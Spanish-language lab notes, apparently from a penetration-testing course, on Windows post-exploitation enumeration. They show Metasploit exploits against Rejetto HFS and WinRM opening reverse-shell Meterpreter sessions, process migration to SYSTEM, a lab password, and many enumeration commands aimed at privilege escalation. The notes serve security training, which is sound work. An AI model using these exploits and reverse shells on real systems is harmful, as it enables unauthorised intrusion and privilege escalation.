http://support.microsoft.com/?kbid=2919442 Update     KB2919442 3/18/2014
http://support.microsoft.com/?kbid=2934520 Update     KB2934520 1/13/2015
http://support.microsoft.com/?kbid=2938066 Update     KB2938066 7/10/2014
http://support.microsoft.com/?kbid=2938772 Update     KB2938772 3/18/2014
http://support.microsoft.com/?kbid=2949621 Hotfix     KB2949621 3/18/2014
http://support.microsoft.com/?kbid=2954879 Update     KB2954879 5/17/2014
http://support.microsoft.com/?kbid=2955164 Update     KB2955164 5/17/2014
http://support.microsoft.com/?kbid=2959626 Hotfix     KB2959626 7/10/2014
http://support.microsoft.com/?kbid=2965500 Update     KB2965500 5/17/2014
http://support.microsoft.com/?kbid=2967917 Update     KB2967917 7/10/2014
http://support.microsoft.com/?kbid=2969339 Update     KB2969339 6/20/2014
http://support.microsoft.com/?kbid=2971203 Update     KB2971203 7/10/2014
http://support.microsoft.com/?kbid=2973448 Update     KB2973448 6/20/2014
http://support.microsoft.com/?kbid=2975061 Update     KB2975061 7/10/2014
http://support.microsoft.com/?kbid=2975719 Update     KB2975719 10/15/2014
http://support.microsoft.com/?kbid=2977765 Security Update KB2977765 10/15/2014
http://support.microsoft.com/?kbid=2978041 Security Update KB2978041 10/15/2014
http://support.microsoft.com/?kbid=2978126 Security Update KB2978126 11/18/2014
http://support.microsoft.com/?kbid=2984006 Update     KB2984006 10/15/2014
http://support.microsoft.com/?kbid=2989647 Update     KB2989647 10/15/2014
http://support.microsoft.com/?kbid=2989930 Update     KB2989930 12/9/2014
http://support.microsoft.com/?kbid=2993100 Update     KB2993100 10/15/2014
http://support.microsoft.com/?kbid=2995004 Update     KB2995004 10/15/2014
http://support.microsoft.com/?kbid=2995388 Update     KB2995388 10/15/2014
http://support.microsoft.com/?kbid=2996799 Hotfix     KB2996799 10/15/2014
http://support.microsoft.com/?kbid=2998174 Update     KB2998174 10/15/2014
http://support.microsoft.com/?kbid=2999226 Update     KB2999226 10/22/2015

```

Con respecto a la escalada de privilegios, más o menos estamos buscando las actualizaciones de seguridad, podemos obviar las actualizaciones estándar como las que aparecen. Y lo que es más importante, cuando fueron instaladas esas actualizaciones de seguridad.

También podemos enumerar la versión real del sistema operativo navegando a la ruta C:\Windows\System32\euia.txt. En este caso no existe, porque en varias versiones de Windows no suele estar, o sí. Euia.txt nos puede proporcionar información adicional como el número de compilación y el paquete de servicio.

```
C:\hfs>^C
Terminate channel 2? [y/N] y
meterpreter > cd C:\\
meterpreter > cd System32
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd System
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Windows/System32
meterpreter > cat eula.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > █
```

## Enumerating Users & Groups

¿Qué tipo de información buscamos aquí?

Usuario actual y sus permisos.
Información adicional del usuario.
Otros usuarios en el sistema.
Grupos.
Cuentas que son miembros del grupo de administradores.

Vamos a pasar al ejemplo práctico.

Para empezar, vamos a explotar el servicio http para ganar acceso al sistema objetivo:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST eth1
LHOST ⇒ eth1
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.37.5:4444
[*] Using URL: http://10.10.37.5:8080/FL8sUy0w9KLhQU
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /FL8sUy0w9KLhQU
[*] Sending stage (176198 bytes) to 10.2.17.140
[*] Tried to delete %TEMP%\nFrQdYsovfgfM.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.5:4444 → 10.2.17.140:49287) at 2025-08-02 03:42:35 +0530
[*] Server stopped.

meterpreter > █
```

En este caso, podemos ver que estamos logueados como usuario administrador, lo que significa que tenemos privilegios elevados desde el primer momento. Por lo que en este caso no necesitaremos elevar privilegios.

Ahora vamos a enumerar los privilegios actuales que tenemos o los privilegios actuales asociados al usuario administrador: getprivs

```
gmetepreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > █
```

También podemos enumerar un dato adicional, y son los usuarios actualmente conectados, así como los usuarios que hemos iniciado sesión en el pasado. Para ello utilizaremos un módulo post-explotación de Metasploit: post/windows/gather/enum\_logged\_on\_users

```
msf6 post(windows/gather/enum_logged_on_users) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_logged_on_users) > run

[*] Running module against WIN-OMCNBKR66MN (10.2.17.140)

Current Logged Users
=====
SID                               User
-----
S-1-5-21-2563855374-3215282501-1490390052-500  WIN-OMCNBKR66MN\Administrator

[+] Results saved in: /root/.msf4/loot/20250802035036_default_10.2.17.140_host.users.activ_322827.txt

Recently Logged Users
=====
SID                               Profile Path
-----
S-1-5-18                           C:\Windows\system32\config\systemprofile
S-1-5-19                           C:\Windows\ServiceProfiles\LocalService
S-1-5-20                           C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-2563855374-3215282501-1490390052-500  C:\Users\Administrator

[+] Results saved in: /root/.msf4/loot/20250802035037_default_10.2.17.140_host.users.recen_255191.txt
[*] Post module execution completed
msf6 post(windows/gather/enum_logged_on_users) > █
```

Podemos ver que aparte del usuario Administrator, no se ha logueado nadie más. Ahora pasaremos a la enumeración manual desde la shell: whoami

```
C:\hfs>whoami  
whoami  
win-omcnbkr66mn\administrator
```

Para obtener los privilegios del usuario actual: whoami /priv

```
C:\hfs>whoami /priv  
whoami /priv  
  
PRIVILEGES INFORMATION  
  
Privilege Name                          Description                          State  
=====                                ======                                =====  
SeIncreaseQuotaPrivilege             Adjust memory quotas for a process             Enabled  
SeSecurityPrivilege                 Manage auditing and security log             Enabled  
SeTakeOwnershipPrivilege            Take ownership of files or other objects     Enabled  
SeLoadDriverPrivilege              Load and unload device drivers             Enabled  
SeSystemProfilePrivilege           Profile system performance                 Enabled  
SeSystemtimePrivilege              Change the system time                     Enabled  
SeProfileSingleProcessPrivilege   Profile single process                     Enabled  
SeIncreaseBasePriorityPrivilege   Increase scheduling priority                 Enabled  
SeCreatePagefilePrivilege           Create a pagefile                         Enabled  
SeBackupPrivilege                   Back up files and directories             Enabled  
SeRestorePrivilege                  Restore files and directories             Enabled  
SeShutdownPrivilege                Shut down the system                         Enabled  
SeDebugPrivilege                   Debug programs                             Enabled  
SeSystemEnvironmentPrivilege      Modify firmware environment values         Enabled  
SeChangeNotifyPrivilege            Bypass traverse checking                     Enabled  
SeRemoteShutdownPrivilege         Force shutdown from a remote system         Enabled  
SeUndockPrivilege                   Remove computer from docking station     Enabled  
SeManageVolumePrivilege           Perform volume maintenance tasks             Enabled  
SeImpersonatePrivilege            Impersonate a client after authentication     Enabled  
SeCreateGlobalPrivilege           Create global objects                         Enabled  
SeIncreaseWorkingSetPrivilege    Increase a process working set                 Enabled  
SeTimeZonePrivilege                Change the time zone                         Enabled  
SeCreateSymbolicLinkPrivilege    Create symbolic links                         Enabled  
  
C:\hfs>■
```

Para ver los usuarios conectados actualmente: query user

```
C:\hfs>query user  
query user  
  USERNAME                            SESSIONNAME                          ID STATE    IDLE TIME LOGON TIME  
  >administrator                    console                                1 Active    none    8/1/2025 10:06 PM  
  
C:\hfs>■
```

Si quisieramos identificar las cuentas de usuario en el sistema o todas las demás cuentas de usuario en el sistema: net users

```
C:\hfs>net users  
net users  
  
User accounts for \\WIN-OMCNBKR66MN  
  
Administrator           Guest  
The command completed successfully.  
  
C:\hfs>
```

Para obtener más información de la cuenta: net user <cuenta>

```
C:\hfs>net user administrator  
net user administrator  
User name                  Administrator  
Full Name  
Comment                   Built-in account for administering the computer/domain  
User's comment  
Country/region code        000 (System Default)  
Account active             Yes  
Account expires            Never  
  
Password last set          9/10/2020 9:10:03 AM  
Password expires            Never  
Password changeable        9/10/2020 9:10:03 AM  
Password required           Yes  
User may change password   Yes  
  
Workstations allowed       All  
Logon script  
User profile  
Home directory  
Last logon                 8/1/2025 10:06:48 PM  
  
Logon hours allowed        All  
  
Local Group Memberships    *Administrators  
Global Group memberships   *None  
The command completed successfully.
```

Para ver todos los grupos locales que existen en el sistema: net localgroup

```
C:\hfs>net localgroup  
net localgroup  
  
Aliases for \\WIN-OMCNBKR66MN  
  
*Access Control Assistance Operators  
*Administrators  
*Backup Operators  
*Certificate Service DCOM Access  
*Cryptographic Operators  
*Distributed COM Users  
*Event Log Readers  
*Guests  
*Hyper-V Administrators  
*IIS_IUSRS  
*Network Configuration Operators  
*Performance Log Users  
*Performance Monitor Users  
*Power Users  
*Print Operators  
*RDS Endpoint Servers  
*RDS Management Servers  
*RDS Remote Access Servers  
*Remote Desktop Users  
*Remote Management Users  
*Replicator  
*Users  
*WinRMRemoteWMIUsers__  
The command completed successfully.
```

Para ver que cuentas forman parte del grupo de administradores: net localgroup administrators

```
C:\hfs>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
The command completed successfully.

C:\hfs>
```

Así es cómo se realiza la enumeración de usuarios y grupos en Windows.

## Enumerating Network Information – Windows

¿Qué buscamos en este apartado?

Identificar dirección IP, así como el adaptador de red o gateway.
Redes internas.
Servicios TCP/UDP, así como sus respectivos puertos.
Otros hosts en la red.
Tabla de enrutamiento
Estado del Firewall de Windows.

Vamos a pasar al ejemplo práctico.

Para empezar, tendremos que ganar acceso al sistema objetivo:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.49.4:4444
[*] Using URL: http://10.10.49.4:8080/DcYkLVXMsGxBPRE
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /DcYkLVXMsGxBPRE
[*] Sending stage (176198 bytes) to 10.2.25.164
[!] Tried to delete %TEMP%\GmXrUDWZWgf.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.49.4:4444 → 10.2.25.164:49326) at 2025-08-02 04:19:29 +0530
[*] Server stopped.

meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
```

La primera pieza de información será identificar cual es la dirección IP del sistema objetivo e información pertinente al adaptador de red o la tarjeta de interfaz de red que se ha configurado en el sistema objetivo.

```
C:\hfs>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet 3:  
  
Connection-specific DNS Suffix . : eu-central-1.compute.internal  
Link-local IPv6 Address . . . . . : fe80::6d7e:27a4:c052:f781%22  
IPv4 Address. . . . . : 10.2.25.164  
Subnet Mask . . . . . : 255.255.240.0  
Default Gateway . . . . . : 10.2.16.1  
  
Tunnel adapter isatap.eu-central-1.compute.internal:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
C:\hfs>
```

Podemos obtener información adicional sobre los adaptadores actuales: ipconfig /all  
Tenemos la MAC Address que nos puede ser útil si está realizado en un pentesting que esencialmente involucran una dirección MAC o intentar falsificar una dirección MAC.

```
Ethernet adapter Ethernet 3:  
  
Connection-specific DNS Suffix . : eu-central-1.compute.internal  
Description . . . . . : Amazon Elastic Network Adapter  
Physical Address. . . . . : 02-61-45-96-E3-01  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::6d7e:27a4:c052:f781%22(PREFERRED)  
IPv4 Address. . . . . : 10.2.25.164(PREFERRED)  
Subnet Mask . . . . . : 255.255.240.0  
Lease Obtained. . . . . : Friday, August 1, 2025 10:43:52 PM  
Lease Expires . . . . . : Friday, August 1, 2025 11:43:53 PM  
Default Gateway . . . . . : 10.2.16.1  
DHCP Server . . . . . : 10.2.16.1  
DHCPv6 IAID . . . . . : 369254725  
DHCPv6 Client DUID. . . . . : 00-01-00-01-26-EB-A5-6A-06-4E-FA-4C-65-EA  
DNS Servers . . . . . : 10.2.0.2  
NetBIOS over Tcpip. . . . . : Enabled  
  
Tunnel adapter isatap.eu-central-1.compute.internal:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
Description . . . . . : Microsoft ISATAP Adapter #2  
Physical Address. . . . . : 00-00-00-00-00-00-E0  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . . : Yes
```

También podemos mostrar la tabla de enrutamiento: route print

```
C:\hfs>route print
route print
=====
Interface List
22 ... 02 61 45 96 e3 01 .....Amazon Elastic Network Adapter
1.....Software Loopback Interface 1
15 ... 00 00 00 00 00 00 Microsoft ISATAP Adapter #2
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway       Interface Metric
          0.0.0.0          0.0.0.0    10.2.16.1   10.2.25.164     5
          10.2.16.0    255.255.240.0  On-link        10.2.25.164   261
          10.2.25.164  255.255.255.255  On-link        10.2.25.164   261
          10.2.31.255  255.255.255.255  On-link        10.2.25.164   261
          127.0.0.0        255.0.0.0  On-link       127.0.0.1    306
          127.0.0.1        255.255.255  On-link       127.0.0.1    306
127.255.255.255  255.255.255.255  On-link       127.0.0.1    306
169.254.169.123  255.255.255.255  10.2.16.1   10.2.25.164     5
169.254.169.249  255.255.255.255  10.2.16.1   10.2.25.164     5
169.254.169.250  255.255.255.255  10.2.16.1   10.2.25.164     5
169.254.169.251  255.255.255.255  10.2.16.1   10.2.25.164     5
169.254.169.253  255.255.255.255  10.2.16.1   10.2.25.164     5
169.254.169.254  255.255.255.255  10.2.16.1   10.2.25.164     5
          224.0.0.0        240.0.0.0  On-link       127.0.0.1    306
          224.0.0.0        240.0.0.0  On-link       10.2.25.164   261
255.255.255.255  255.255.255.255  On-link       127.0.0.1    306
255.255.255.255  255.255.255.255  On-link       10.2.25.164   261
=====
Persistent Routes:
None
```

Si queremos descubrir otros dispositivos en la red que es muy importante: arp -a

```
C:\hfs> arp -a
arp -a

Interface: 10.2.25.164 — 0x16
  Internet Address        Physical Address      Type
  10.2.16.1                02-08-7c-d8-24-82  dynamic
  10.2.16.110              02-0c-79-06-eb-90  dynamic
  10.2.19.34               02-8d-74-b4-d5-18  dynamic
  10.2.30.254              02-ef-27-b5-9f-2a  dynamic
  10.2.31.255              ff-ff-ff-ff-ff-ff  static
  224.0.0.22                01-00-5e-00-00-16  static
  224.0.0.252              01-00-5e-00-00-fc  static
  255.255.255.255          ff-ff-ff-ff-ff-ff  static

C:\hfs>
```

Si quisieramos mostrar una lista de conexiones abiertas o los servicios que se están ejecutando actualmente, y los puertos que se están ejecutando en el sistema destino: netstat –ano

Active Connections				
Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	1396
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	592
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1832
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	408
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	704
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	752
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	308
TCP	0.0.0.0:49166	0.0.0.0:0	LISTENING	504
TCP	0.0.0.0:49180	0.0.0.0:0	LISTENING	496
TCP	10.2.25.164:139	0.0.0.0:0	LISTENING	4
TCP	10.2.25.164:49218	10.2.19.34:443	ESTABLISHED	396
TCP	10.2.25.164:49326	10.10.49.4:4444	ESTABLISHED	3068
TCP	10.2.25.164:49710	10.2.30.254:443	TIME_WAIT	0
TCP	10.2.25.164:49717	10.2.30.254:443	TIME_WAIT	0
TCP	10.2.25.164:49736	10.2.16.110:443	ESTABLISHED	396
TCP	127.0.0.1:80	127.0.0.1:49735	ESTABLISHED	1396
TCP	127.0.0.1:80	127.0.0.1:49737	ESTABLISHED	1396
TCP	127.0.0.1:49735	127.0.0.1:80	ESTABLISHED	2696
TCP	127.0.0.1:49737	127.0.0.1:80	ESTABLISHED	2696
TCP	[ :: ]:135	[ :: ]:0	LISTENING	592
TCP	[ :: ]:445	[ :: ]:0	LISTENING	4
TCP	[ :: ]:3389	[ :: ]:0	LISTENING	1832
TCP	[ :: ]:5985	[ :: ]:0	LISTENING	4
TCP	[ :: ]:47001	[ :: ]:0	LISTENING	4
TCP	[ :: ]:49152	[ :: ]:0	LISTENING	408
TCP	[ :: ]:49153	[ :: ]:0	LISTENING	704

La última información que es muy importante es la versión del firewall de Windows, tanto su configuración como su estado: netsh advfirewall show allprofiles

```
C:\hfs>netsh advfirewall firewall dump
netsh advfirewall firewall dump

C:\hfs>netsh advfirewall show allprofiles
netsh advfirewall show allprofiles

An error occurred while attempting to contact the Windows Firewall service. Make sure that the service is running and try your request again.

C:\hfs>
```

El servicio firewall está deshabilitado y no se está ejecutando. Por lo tanto, no nos muestra las reglas del Firewall.

Enumerating Processes & Services

¿Qué estamos buscando en esta sección?

Procesos ejecutándose y servicios.
Tareas programadas.

Vamos a pasar al ejemplo práctico.

Para empezar, tenemos que ganar acceso al sistema objetivo.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.49.2:4444
[*] Using URL: http://10.10.49.2:8080/SCL0C2
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /SCL0C2
[*] Sending stage (176198 bytes) to 10.2.17.107
[!] Tried to delete %TEMP%\CdPGZGVdcb.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.49.2:4444 → 10.2.17.107:49300) at 2025-08-02 05:06:06 +0530
[*] Server stopped.

meterpreter > []
```

Para listar todos los procesos que se están ejecutando: ps

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
236	4	smss.exe	x64	0		
328	320	csrss.exe	x64	0		
332	496	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
336	496	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
392	384	csrss.exe	x64	1		
400	320	winlogon.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
428	384	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
496	400	services.exe	x64	0		
504	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
568	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
596	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
600	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
688	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
708	428	dwm.exe	x64	1	Window Manager\DWMM-1	C:\Windows\System32\dwm.exe
732	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
756	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
864	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
960	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
980	496	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1068	496	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1376	568	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe
1512	2640	hfs.exe	x86	1	WIN-OMCNBKRR6GM\Administrator	C:\hfs\hfs.exe
1612	568	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe
1764	1976	DrmGwJmtZwwey.exe	x86	1	WIN-OMCNBKRR6GM\Administrator	C:\Users\ADMINI-1\AppData\Local\Temp\1\rad46FCF.tmp\DrmGwJmtZwwey.exe
1780	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1788	1764	cmd.exe	x86	1	WIN-OMCNBKRR6GM\Administrator	C:\Windows\SysWOW64\cmd.exe
1832	496	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe

Siempre que obtengamos una sesión de Meterpreter hay que migrar a explorer.exe principalmente porque explorer.exe rara vez se detiene o rara vez tiene problemas en término de estabilidad: migrate <pid>

```
meterpreter > pgrep explorer.exe
2228
meterpreter > migrate 2228
[*] Migrating from 1764 to 2228 ...
[*] Migration completed successfully.
meterpreter > []
```

Esto también provocará que la arquitectura cambie, de 32 bits a 64 bits, ya que explorer.exe tiene una arquitectura de 64 bits.

Ahora pasemos a la enumeración manual desde shell.

Primero, vamos a listar los servicios ejecutados en segundo plano en el sistema objetivo: net start

```
C:\Windows\system32>net start
net start
These Windows services are started:

Amazon SSM Agent
Background Tasks Infrastructure Service
Base Filtering Engine
Certificate Propagation
CNG Key Isolation
COM+ Event System
Cryptographic Services
DCOM Server Process Launcher
Device Install Service
Device Setup Manager
DHCP Client
Diagnostic Policy Service
Diagnostics Tracking Service
Distributed Link Tracking Client
Distributed Transaction Coordinator
DNS Client
Ec2Config
Group Policy Client
IKE and AuthIP IPsec Keying Modules
IP Helper
IPsec Policy Agent
Local Session Manager
Network List Service
Network Location Awareness
Network Store Interface Service
Plug and Play
Power
Print Spooler
Remote Desktop Configuration
Remote Desktop Services
Remote Desktop Services UserMode Port Redirector
Remote Procedure Call (RPC)
```

Ahora vamos a listar todos los servicios ejecutados en segundo plano en el sistema objetivo:  
wmic service list brief

```
C:\Windows\system32>wmic service list brief
wmic service list brief
ExitCode  Name          ProcessId StartMode State   Status
0        AeLookupSvc    0         Manual   Stopped OK
1077     ALG           0         Manual   Stopped OK
0        AmazonSSMAgent 332      Auto     Running OK
1077     AppIDSvc      0         Manual   Stopped OK
1077     Appinfo        0         Manual   Stopped OK
1077     AppMgmt        0         Manual   Stopped OK
1077     AppReadiness   0         Manual   Stopped OK
1077     AppXSvc        0         Manual   Stopped OK
1077     AudioEndpointBuilder 0         Manual   Stopped OK
1077     Audiosrv       0         Manual   Stopped OK
0        AWSLiteAgent   0         Auto    Stopped OK
0        BFE            980     Auto    Running OK
1077     BITS           0         Manual   Stopped OK
0        BrokerInfrastructure 568      Auto    Running OK
1077     Brower          0         Disabled Stopped OK
0        CertPropSvc    732      Manual   Running OK
1077     cfn-hup         0         Manual   Stopped OK
1077     COMSysApp      0         Manual   Stopped OK
0        CryptSvc       864      Auto    Running OK
0        DcomLaunch      568      Auto    Running OK
0        defragsvc      0         Manual   Stopped OK
1077     DeviceAssociationService 0         Manual   Stopped OK
0        DeviceInstall   568      Manual   Running OK
0        Dhcp            688      Auto    Running OK
0        DiagTrack       596      Auto    Running OK
0        Dnscache        864      Auto    Running OK
1077     dot3svc         0         Manual   Stopped OK
0        DPS             980     Auto    Running OK
0        DsmSvc          732      Manual   Running OK
1077     Eaphost          0         Manual   Stopped OK
0        Ec2Config        1068    Auto    Running OK
```

Para listar la lista de procesos en ejecución, así como los servicios que se ejecutan bajo un proceso particular: tasklist /SVC

Image Name	PID Services
System Idle Process	0 N/A
System	4 N/A
smss.exe	236 N/A
csrss.exe	328 N/A
csrss.exe	392 N/A
wininit.exe	400 N/A
winlogon.exe	428 N/A
services.exe	496 N/A
lsass.exe	504 KeyIso, SamSs
svchost.exe	568 BrokerInfrastructure, DcomLaunch, DeviceInstall, LSM, PlugPlay, Power, SystemEventsBroker
svchost.exe	600 RpcEptMapper, RpcSs
svchost.exe	688 Dhcp, EventLog, lmhosts, Wcmsvc
dwm.exe	708 N/A
svchost.exe	732 CertPropSvc, DsmSvc, gpsvc, IKEEXT, iphlpsvc, LanmanServer, ProfSvc, Schedule, SENS, SessionEnv, ShellHWDetection, Themes, Winmgmt
svchost.exe	756 EventSystem, FontCache, netprof, nsi, W32Time, WinHttpAutoProxySvc
svchost.exe	864 CryptSvc, Dnscache, LanmanWorkstation, NlaSvc, WinRM
svchost.exe	980 BFE, DPS
spoolsv.exe	336 Spooler
amazon-ssm-agent.exe	332 AmazonSSMAgent
svchost.exe	596 DiagTrack
svchost.exe	960 TrkWks, UALSVC, UmRdpService
Ec2Config.exe	1068 Ec2Config
WmiPrvSE.exe	1376 N/A
svchost.exe	1780 TermService

También podemos listar tareas programadas: schtasks /query /fo LIST -v  
**(copiar esto es un portapapeles aparte, esto sirve para elevar privilegios)**

En ciertos casos, las tareas programadas podrían estar mal configuradas o configurados de una manera que los hace vulnerables a la explotación, y más específicamente, pueden ser explotados en algunos casos para elevar nuestros privilegios. Buscaremos tareas programadas que se ejecuten mediante NTAUTHORITY/SYSTEM.

## Automating Windows Local Enumeration

Primero de todo, tenemos que conseguir acceso al sistema objetivo. Para ello vamos a realizar un escaneo de los puertos abiertos para ver qué servicios se ejecutan y sus respectivas versiones:

```

msf6 > db_nmap -sV --open demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-03 06:55 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.28.59)
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: Not shown: 996 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds?
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
msf6 > db_nmap -sV -p 5985 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-03 06:56 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.28.59)
[*] Nmap: Host is up (0.0025s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
msf6 > 

```

Tenemos el puerto 5985 abierto que es el servicio WinRM. Entonces, para explotar WinRM, vamos a requerir credenciales legítimas. Para ello utilizaremos un módulo de explotación de Metasploit: exploit(windows/winrm/winrm\_script\_exec)

```

msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/winrm/winrm_script_exec) > set USERNAME administrator
USERNAME => administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf6 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS true
FORCE_VBS => true
msf6 exploit(windows/winrm/winrm_script_exec) > 

```

NOTA: si no funciona a la primera, volvemos a ejecutar de nuevo el exploit.

```

[*] Sending stage (176198 bytes) to 10.2.28.59
[*] Session ID 1 (10.10.41.5:4444 → 10.2.28.59:49773) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is xoqwj.exe (5516) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (692)
[+] Successfully migrated to svchost.exe (692) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 1 opened (10.10.41.5:4444 → 10.2.28.59:49773) at 2025-08-03 07:02:37 +0530
meterpreter > 

```

Una función muy importante es ver si hay unidades montadas en el sistema objetivo: show\_mount

```

meterpreter > show_mount

Mounts / Drives
=====

Name  Type   Size (Total)  Size (Free)  Mapped to
===== 
C:\   fixed  30.00 GiB    16.16 GiB

Total mounts/drives: 1

```

Bien. Ahora echemos un vistazo a algunos de los módulos de post-explotación:  
post(windows/gather/win\_privs)

Is Admin	Is System	Is In Local Admin Group	UAC Enabled	Foreground ID	UID
True	True	True	False	1	NT AUTHORITY\SYSTEM

Windows Privileges

Name
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
